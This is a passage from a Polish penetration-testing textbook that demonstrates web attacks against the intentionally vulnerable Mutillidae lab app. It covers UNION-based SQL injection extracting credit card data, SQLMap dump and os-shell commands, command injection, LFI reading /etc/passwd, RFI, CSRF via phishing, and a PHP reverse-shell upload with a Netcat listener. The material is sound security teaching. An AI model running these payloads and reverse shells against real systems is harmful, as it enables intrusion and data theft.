W tym podrozdziale wykorzystamy kolejną słabość zapytań SQL, która pozwoli nam na wykonanie poleceń SQL. W poprzednim przykładzie widzieliśmy kombinację wyrażenia `OR` i komentarza, dzięki którym zapytanie zawsze zwracało wartość `true`. W tej sekcji dowiesz się, jak używać polecenia `union select` do zapytania o dane, których poszukujesz.

W aplikacji Mutillidae przejdź na stronę *User Lookup* i wprowadź dane pokazane na rysunku 8.18.




Rysunek 8.18. Składnia polecenia union select — wstrzykiwanie kodu SQL

Po naciśnięciu przycisku *View Account Details* pojawi się następujący komunikat o błędzie:


```
/var/www/html/mutillidae/classes/MySQLHandler.php on line 224: Error executing query:

connect_errno: 0
errno: 1222
error: The used SELECT statements have a different number of columns
client_info: mysqlnd 7.4.3
host_info: 127.0.0.1 via TCP/IP
) Query: SELECT * FROM accounts WHERE username='' union select 1,2 -- ' AND
↪password='anything' (0) [Exception]
```

Otrzymany komunikat informuje, że tabela `accounts`, której próbujemy użyć, ma więcej niż dwie kolumny. Ogólnie rzecz biorąc, możemy teraz zwiększać liczbę kolumn podawanych w zapytaniu aż do momentu, gdy komunikat o błędzie przestanie się pojawiać. Aby Cię jednak nie zanudzać, pójdę trochę na skróty i od razu powiem, że tabela `accounts` ma siedem kolumn (patrz rysunek 8.11). Na rysunku 8.19 pokazano, co się stanie, gdy w zapytaniu wprowadzimy prawidłową liczbę kolumn.




Rysunek 8.19. Zapytanie SQLi — Union Select

Z danych wyjściowych wynika, że w polu *Username* udało nam się wyświetlić liczbę 2, w polu *Password* liczbę 3, a w polu *Signature* liczbę 4. W następnym kroku zastąpimy liczbę 2 poleceniem `VERSION()`, które powinno wyświetlić numer wersji bazy danych, jak pokazano na rysunku 8.20.



Rysunek 8.20. SQLi — polecenie union select z wyświetlaniem wersji bazy danych


Skoro już na własne oczy zobaczyłeś, jak to działa, nadszedł czas, aby przejść do bardziej złożonego scenariusza. Wykorzystajmy możliwości SQLi do zapytania o nazwy wszystkich tabel w bazie danych (dla zachowania przejrzystości w przykładach użyjemy klienta DBeaver). W zapytaniu użyjemy tabeli `information_schema.tables` i wyświetlimy zawartość kolumny `table_name` (patrz rysunek 8.21).



	cid	username	password	mysignature	is_admin	firstname	L
67	1	TABLES	3	4	5	6	7
68	1	TABLESPACES	3	4	5	6	7
69	1	TABLE_CONSTRAINTS	3	4	5	6	7
70	1	TABLE_PRIVILEGES	3	4	5	6	7
71	1	TABLE_STATISTICS	3	4	5	6	7
72	1	TRIGGERS	3	4	5	6	7
73	1	USER_PRIVILEGES	3	4	5	6	7
74	1	USER_STATISTICS	3	4	5	6	7
75	1	VIEWS	3	4	5	6	7
76	1	accounts	3	4	5	6	7
77	1	balloon_tips	3	4	5	6	7
78	1	blogs_table	3	4	5	6	7
79	1	captured_data	3	4	5	6	7
80	1	column_stats	3	4	5	6	7
81	1	columns_priv	3	4	5	6	7
82	1	cond_instances	3	4	5	6	7
83	1	credit_cards	3	4	5	6	7
84	1	db	3	4	5	6	7


Rysunek 8.21. Tabela schematu — pole credit_cards

Wygląda na to, że w bazie znajduje się bardzo obiecująca tabela o nazwie `credit_cards`, zatem z pewnością warto będzie sprawdzić nazwy jej kolumn. Tym razem skorzystamy z tabeli `information_schema.columns` i wyświetlimy zawartość kolumny `column_name` dla tabeli o nazwie `credit_cards`, tak jak to zostało pokazane na rysunku 8.22.



Rysunek 8.22. Zapytanie do tabeli credit_cards

Na koniec spróbujemy pobrać dane z tabeli `credit_cards`. Połączymy wyniki w jeden ciąg znaków za pomocą funkcji `concat` i użyjemy znaku `0x3A` jako separatora pól, tak jak pokazano na rysunku 8.23 (`0x3A` to zapisany w postaci szesnastkowej znak dwukropka).



Rysunek 8.23. Pobieranie danych z tabeli credit_cards

Teraz już wiesz, jak hakerzy wykradają dane kart kredytowych z witryn internetowych. Pamiętaj, abyś nigdy nie wykorzystywał tej wiedzy w złych zamiarach. A teraz, na koniec, spróbujemy jeszcze wykonać kolejne polecenie SQL (patrz rysunek 8.24) i sprawdzimy, czy uda nam się zapisać dane na serwerze WWW i uzyskać dostęp do zdalnej powłoki.

Rysunek 8.24. Zapytanie SQLi — wykonanie polecenia na poziomie systemu

To była niezła próba, ale niestety, system nie pozwolił nam na dostęp do dysku.

Automatyzacja wstrzykiwania kodu SQL za pomocą programu SQLMap

Program SQLMap jest bardzo popularny, więc zobaczymy teraz, jak możesz go użyć, gdy chcesz przeprowadzić szybki test. Muszę jednak przyznać, że nie używam zbyt często tego programu podczas przeprowadzania testów penetracyjnych (choć korzystam z niego w wyzwaniach CTF); zamiast tego do wyszukiwania podatności aplikacji na wstrzykiwanie kodu SQL wykorzystuję pakiet Burp Pro Scanner.

Aby przeszukać adresy URL aplikacji internetowej pod kątem stron podatnych na ataki SQLi, możesz użyć następującego polecenia:

```
$ sqlmap -u [adresURL] --crawl=1
```

Aby sprawdzić wersję serwera bazy danych:

```
$ sqlmap -u [adresURL] --banner
```

Aby wybrać rodzaj serwera bazy danych (np. mysql), na którym przeprowadzasz testy wstrzykiwania SQL, użyj takiego polecenia:

```
$ sqlmap -u [adresURL] --dbms [rodzaj serwera bazy danych]
```

Wybranie odpowiedniego rodzaju serwera bazy danych pomoże programowi SQLMap wybrać odpowiednie parametry i zapytania SQLi.

Jeżeli okaże się, że cel jest podatny na ataki i będziesz chciał wyliczyć dostępne bazy danych, użyj następującego polecenia:

```
$ sqlmap -u [adresURL] --dbs
```

Jeżeli chcesz wyświetlić listę tabel w wybranej bazie danych, użyj takiego polecenia:

```
$ sqlmap -u [adresURL] -D [nazwa bazy danych] --tables
```

Aby pobrać zawartość wybranej tabeli (np. `users`), użyj następującego polecenia:

```
$ sqlmap -u [adresURL] -D [nazwa bazy danych] -T [nazwa tabeli] --dump
```

Możesz również dokonać próby uzyskania dostępu do powłoki systemu operacyjnego, używając następującego polecenia:


```
$ sqlmap -u [adresURL] --os-shell
```

Testowanie podatności na ataki SQL Injection

Skąd wiadomo, że dana strona czy aplikacja internetowa jest podatna na ataki ze wstrzykiwaniem kodu SQL? Można to sprawdzić na dwa sposoby:

- Dodaj pojedynczy apostrof do danych wejściowych strony (w adresie URL, w polu tekstowym, nagłówku itp.).
  - Jeżeli pojawi się komunikat o błędzie SQL, może to oznaczać, że strona jest podatna na atak.
- Użyj zautomatyzowanego narzędzia (na przykład Burp Pro Scanner) do przeprowadzenia próby „ślepego” wstrzykiwania kodu SQL (ang. *blind SQL injection*). Taki atak zazwyczaj nie spowoduje wyświetlenia komunikatu o błędzie, ale mimo to strona może być podatna na SQLi. Jeżeli chcesz przeprowadzić taki atak ręcznie, możesz spróbować metody z opóźnianiem czasu ładowania strony.

Przetestujemy takie podejście na stronie *User Lookup* aplikacji Mutillidae, gdzie wstawimy pojedynczy apostrof w polu *Name*, jak pokazano na rysunku 8.25.



Rysunek 8.25. Komunikat o błędzie po ataku SQLi

Jak widać, na stronie został wyświetlony komunikat o błędzie informujący, że SQL Server nie potrafił wykonać następującego zapytania:

```
Select * from accounts where username=''' and password=''
```

Wstrzykiwanie poleceń

Podatność aplikacji lub strony internetowej na wstrzykiwanie poleceń pozwala napastnikowi na wykonywanie praktycznie dowolnych komend. Gdy podczas przeprowadzania testu penetracyjnego znajdziesz aplikację lub stronę internetową, która oferuje możliwość wykonania jakiegoś konkretnego polecenia (np. `nslookup`), zawsze warto sprawdzić, czy nie jest podatna na wstrzykiwanie innych poleceń.

Przyjrzyjmy się zatem praktycznemu przykładowi wstrzykiwania poleceń i z pewnością nie będziesz zaskoczony, że kolejny raz użyjemy do tego celu aplikacji Mutillidae. Aby zacząć, z menu głównego aplikacji wybierz polecenie *Owasp 2017/A1 — Injection (Other)/Command Injection/DNS Lookup* (Owasp 2017/A1 — wstrzykiwanie (inne)/wstrzykiwanie poleceń/wyszukiwanie DNS).


Ponieważ wybrana strona w celu wyświetlenia wyników wykonuje polecenie DNS Lookup, istnieje prawdopodobieństwo, że jest podatna na wstrzykiwanie innych poleceń. Co tak naprawdę dzieje się na zapleczu aplikacji, kiedy użytkownik w polu tekstowym *Hostname/IP* wpisze adres IP? Najprawdopodobniej jest on przekazywany do funkcji PHP, która wykonuje poniższe polecenie, gdzie podany adres IP jest argumentem wywołania:

```
nslookup [adres IP]
```

Jeżeli programista nie zaimplementował sprawdzania poprawności przekazywanych parametrów, możemy spróbować to wykorzystać. Naszym celem jest sprawienie, aby na zapleczu aplikacji zostało wykonane polecenie podobne do pokazanego poniżej (dzięki zastosowaniu operatora && możemy dołączać wiele poleceń jednocześnie):

```
nslookup [adres IP] && [polecenie OS]
```

Ze względu na fakt, że nasza aplikacja Mutillidae działa na serwerze linuksowym, do przetestowania możliwości wstrzykiwania użyjemy polecenia `ls` (patrz rysunek 8.26).



Rysunek 8.26. Mutillidae — wstrzykiwanie poleceń

Co dalej? Jak widać, nasze testowe polecenie `ls` zostało wykonane pomyślnie, zatem możemy je teraz spróbować zastąpić poleceniem uruchamiającym zdalną powłokę.

Podatność na dołączanie plików

Podatność aplikacji lub strony internetowej na dołączanie plików może zostać wykorzystana poprzez wskazanie ścieżki do pliku (lokalnego lub zdalnego) za pomocą adresu URL. Jeżeli w grę wchodzi plik lokalny znajdujący się na serwerze WWW, mówimy o podatności na **dołączanie plików lokalnych** (LFI — ang. *Local File Inclusion*), a jeżeli plik jest zdalny, mówimy o podatności na **dołączanie plików zdalnych** (RFI — ang. *Remote File Inclusion*). Tego typu luki występują zwykle w starszych aplikacjach napisanych w PHP i ASP, kiedy programista zapominał o sprawdzeniu poprawności danych wejściowych przekazywanych do funkcji. Podatności typu LFI czy RFI są często spotykane w wielu zadaniach typu CTF (ang. *Capture The Flag*).

LFI — dołączanie plików lokalnych

Podatność na dołączanie plików lokalnych (LFI) może być wykorzystana poprzez umieszczenie w adresie URL ścieżki wskazującej na plik znajdujący się na lokalnym serwerze WWW. Zazwyczaj próba wykorzystania takiej podatności wiąże się z koniecznością wstawienia do adresu URL szeregu znaków pozwalających na przechodzenie przez drzewo katalogów w systemie plików.

Załóżmy, że mamy podatną na atak LFI aplikację internetową, która ładuje stronę główną w następujący sposób:

```
http://[nazwa domeny]/home.asp?file=login.html
```

Jak widać, aplikacja używa zmiennej *file* do załadowania strony HTML z logowaniem. A gdyby tak zamienić adres tej strony na ścieżkę prowadzącą do wybranego pliku w systemie plików?

```
http://[nazwa domeny]/home.asp?file=../../../../../etc/passwd
```

Zobaczmy, czy możemy zastosować takie rozwiązanie w aplikacji Mutillidae. Gdy odwiedzimy stronę główną, w pasku adresu przeglądarki sieciowej zobaczymy następujący adres URL:

```
http://localhost/mutillidae/index.php?page=home.php
```

Jest to o tyle ciekawe, że strona używa zmiennej *page* do dynamicznego załadowania pliku z serwera (w tym przypadku *home.php*). Zobaczmy, czy możemy zastąpić stronę *home.php* ścieżką do pliku *passwd* (patrz rysunek 8.27).

Rysunek 8.27. Mutillidae — pobieranie pliku passwd

Świetnie! Teraz Twoja kolej, aby to wykorzystać. W dalszej części książki poznasz listę plików, które warto sprawdzić w różnych systemach operacyjnych, ale na razie skupimy się na lepszym zrozumieniu tej koncepcji.

RFI — dołączanie plików zdalnych

Podatność na dołączanie plików zdalnych (RFI) może być wykorzystana poprzez załadowanie zdalnego pliku znajdującego się na innym serwerze WWW. Aby to zrobić, witryna lub aplikacja internetowa musi mieć możliwość załadowania pliku za pomocą następującego wywołania:

```
http://[nazwa domeny]/page.php?file=[zdalny adres URL]/shell.php
```

Spróbujemy to przećwiczyć na następującym adresie URL w Mutillidae:

```
http://localhost/mutillidae/index.php?page=arbitrary-file-inclusion.php
```

Zanim go wykorzystamy, musimy dokonać zmiany w pliku *php.ini* na serwerze. W naszym przypadku plik ten znajduje się pod adresem */etc/php/7.4/apache2/php.ini*. Otwórz plik do edycji w swoim ulubionym edytorze tekstu i upewnij się, że znajdują się w nim następujące wpisy:

```
Allow_url_fopen=On
Allow_url_include=On
```

Po sprawdzeniu i ewentualnym ustawieniu tych dwóch zmiennych upewnij się, że zmodyfikowany plik został zapisany na dysku, a następnie zrestartuj serwer WWW:

```
$ service apache2 restart
```

Teraz przygotujmy skrypt PHP, który pozwoli nam na zdalne wykonanie polecenia `ls`. Plik PHP możemy umieścić na naszym hoście Kali (upewnij się, że serwer WWW jest włączony). Na maszynie Kali w katalogu */var/www/html/* utwórz plik *shell.txt*.

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html# echo "<?php echo shell_exec("ls");?>"> shell.txt
```

Gotowe! Teraz możemy spróbować zdalnie wywołać ten skrypt z serwera WWW Mutillidae (patrz rysunek 8.28):

Adres IP systemu Kali: 172.16.0.102
Adres IP hosta Mutillidae Ubuntu: 172.16.0.107

Rysunek 8.28. Mutillidae — dołączanie plików zdalnych

Skoro wszystko działa zgodnie z oczekiwaniami, możesz teraz spróbować zastąpić polecenie `ls` odpowiednim skryptem w języku Python, Perl itp., kompatybilnym ze zdalnym serwerem i wywołującym zdalną powłokę.

Wskazówka **Aby znaleźć odpowiedni interpreter języka skryptowego, możesz skorzystać z polecenia `which`. Na przykład polecenie `which python` wskaże ścieżkę do pliku wykonywalnego interpretera języka Python (o ile oczywiście jest on zainstalowany na zdalnym serwerze).**

Podatności typu CSRF

Wykorzystanie podatności typu CSRF (ang. *Cross-Site Request Forgery*) polega na wykorzystaniu sesji użytkownika do wykonania w jego imieniu odpowiednio spreparowanego żądania POST. Ataki typu CSRF mogą być skuteczne na przykład na blogach lub w mediach społecznościowych. Aby przeprowadzenie takiego ataku było możliwe, napastnik musi przekonać ofiarę do kliknięcia złośliwego linku, a następnie przechwycić jej sesję i wykonać złośliwą transakcję (np. przelew pieniędzy).

Zanim przejdziemy do przykładu praktycznego, warto dowiedzieć się, jak działa atak CSRF i jak przetestować taką lukę. Kiedy użytkownik uwierzytelnia się na stronie, tworzony jest dla niego unikatowy plik *cookie* sesji. Taki plik *cookie* pozostaje aktywny aż do chwili wygaśnięcia, nawet jeżeli użytkownik przejdzie w międzyczasie na inną stronę.

W naszym przykładzie ponownie posłużymy się stroną bloga aplikacji internetowej Mutillidae (patrz rysunek 8.29):

```
http://[adres IP]/mutillidae/index.php?page=add-to-your-blog.php
```

Rysunek 8.29. Strona bloga w aplikacji Mutillidae


Zobaczymy teraz, jak taki atak może przebiegać w rzeczywistym scenariuszu. Załóżmy, że nasz napastnik, nazwijmy go Elliot, chce włamać się do swojej ofiary, dziewczyny o imieniu Angela, pracującej w firmie KCorp.

Przebieg ataku z punktu widzenia napastnika

Elliot analizuje zawartość strony bloga Mutillidae i stwierdza, że jest ona podatna na atak typu CSRF. Następnie napastnik tworzy złośliwą stronę, która będzie miała na celu zainfekowanie komputera Angeli. Aby wykonać to zadanie, Elliot używa pakietu Burp Suite do przechwycenia żądania strony, a następnie klika prawym przyciskiem myszy i próbuje wygenerować CSRF PoC, jak pokazano na rysunku 8.30 (możemy zauważyć, że Elliot używa wersji Pro pakietu Burp, a nie wersji darmowej).

Rysunek 8.30. Burp Suite — generowanie CSRF PoC

Po kliknięciu przycisku *Generate CSRF PoC* (wygeneruj CSRF PoC) na ekranie pojawia się okno dialogowe z wygenerowanym kodem PoC, pozwalającym na przeprowadzenie ataku. Elliot kopiuje wygenerowany kod, używając przycisku *Copy HTML*, jak pokazano na rysunku 8.31.



Rysunek 8.31. Burp Suite — przycisk Copy HTML w oknie generatora kodu CSRF PoC

Po skopiowaniu kodu HTML napastnik zapisuje go do pliku na serwerze WWW swojego hosta Kali:

```
/var/www/html/csrf.html
```


Teraz Elliot wykonuje jeszcze jeden, ostatni krok — wysyła odpowiednio spreparowaną wiadomość e-mail do Angeli, aby przekonać ją do kliknięcia linka prowadzącego do następującej strony:

```
http://[adres IP Kali]/csrf.html
```

Napastnik musi się również postarać, aby Angela otworzyła stronę bloga w osobnej karcie przeglądarki (pamiętajmy, że do pomyślnego przeprowadzenia ataku CSRF potrzebna jest sesja ofiary).


Przebieg ataku z punktu widzenia ofiary

Teraz dla napastnika nadszedł czas oczekiwania na to, aby Angela otrzymała wysłaną do niej wiadomość phishingową i kliknęła umieszczony w niej link. Gdy to zrobi, przejdzie na stronę kontrolowanego przez napastnika serwera Kali, gdzie będzie mogła kliknąć przycisk *Submit Request* (wyślij żądanie). Oczywiście w naszym przykładzie, na rysunku 8.32, używamy hosta lokalnego (`localhost`) i pustej strony z jednym przyciskiem (pamiętajmy, że to tylko PoC!), ale w prawdziwym scenariuszu ataku będzie to prawdziwy serwer WWW, który napastnik wybierze do hostowania swojej odpowiednio przygotowanej, złośliwej strony.



Rysunek 8.32. Strona CSRF PoC

Zwróć uwagę, że na pierwszej karcie przeglądarki Angela ma już otwartą stronę bloga Mutillidae. Po naciśnięciu przycisku *Submit Request* zostanie przekierowana na stronę bloga, na której znajduje się już nowy, wygenerowany przez napastnika wpis, pokazany na rysunku 8.33.



Rysunek 8.33. Wyniki testu CSRF PoC

Przesyłanie plików

Luki w zabezpieczeniach przesyłania plików mogą być wykorzystywane do ładowania złośliwych plików na docelowy serwer WWW. W praktyce zazwyczaj celem hakera jest przesłanie powłoki webowej (ang. *webshell*), którą będzie można uruchomić na serwerze ofiary. Warto zauważyć,


że serwery WWW zazwyczaj obsługują więcej niż jeden język programowania, więc jeżeli atakowana strona korzysta z PHP, niekoniecznie musi to oznaczać, że jedynym wyborem jest webshell PHP (dużo zależy od tego, jak administrator skonfigurował serwer WWW).

Proste przesyłanie plików

W tym przykładzie użyjemy aplikacji Mutillidae (z poziomem bezpieczeństwa ustawionym na zero, czyli bez żadnych mechanizmów kontroli bezpieczeństwa) do pokazania, w jaki sposób można przesłać webshell PHP na serwer WWW. Oczywiście webshell PHP jest tu tylko przykładem, ponieważ w ten sam sposób powinniśmy być w stanie przesłać na serwer WWW praktycznie dowolny plik.

Aby rozpocząć, w aplikacji Mutillidae przejdź do strony *Upload a File* (wysyłanie plików), pokazanej na rysunku 8.34:

```
http://[adres IP]/mutillidae/index.php?page=upload-file.php
```



Rysunek 8.34. Przesyłanie plików w aplikacji Mutillidae

Na komputerze napastnika utwórz kopię powłoki PHP webshell (taka powłoka jest preinstalowana w systemie Kali Linux):

```
root@kali:~# cp /usr/share/laudanum/php/php-reverse-shell.php /root/Documents
```


Następnie otwórz skopiowany plik do edycji i upewnij się, że zawiera on adres IP Twojego hosta Kali oraz numer portu, na którym chcesz nasłuchiwać:

```
$ip = '172.16.0.102'; // ZMIEŃ TUTAJ
$port = 2222; // ZMIEŃ TUTAJ
```

Po zapisaniu pliku utwórz odpowiedniego listenera za pomocą programu Netcat:

```
root@kali:~/Documents# nc -nlvp 2222
listening on [any] 2222 ...
```

Teraz jesteś już gotowy do zainfekowania serwera docelowego. Wróć do strony przesyłania plików aplikacji Mutillidae i spróbuj przesłać plik webshell. Po zakończeniu przesyłania pliku na stronie pojawi się jego status, jak pokazano na rysunku 8.35.



Rysunek 8.35. Mutillidae — zakończenie przesyłania pliku

Jak dotąd wszystko idzie świetnie. Teraz zmień adres URL tak, aby wskazywał na nowy plik PHP, zawierający naszą powłokę webową:

```
http://[adres IP]/mutillidae/index.php?page=/tmp/php-reverse-shell.php
```

Teraz otwórz stronę ze zmodyfikowanym, złośliwym adresem URL i wróć do okna terminala, a zobaczysz, że udało nam się uzyskać zdalną powłokę:

```
root@kali:~/Documents# nc -nlvp 2222
listening on [any] 2222 ...
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.107] 57374
Linux ubuntu 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64
↪x86_64 GNU/Linux
 09:48:20 up 6 days, 18:30,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
gus      :0       :0               03Jul20 ?xdm?  48:23   0.00s /usr/lib/gdm3/gdm-x-session
↪--run-script env GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --systemd --
↪session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
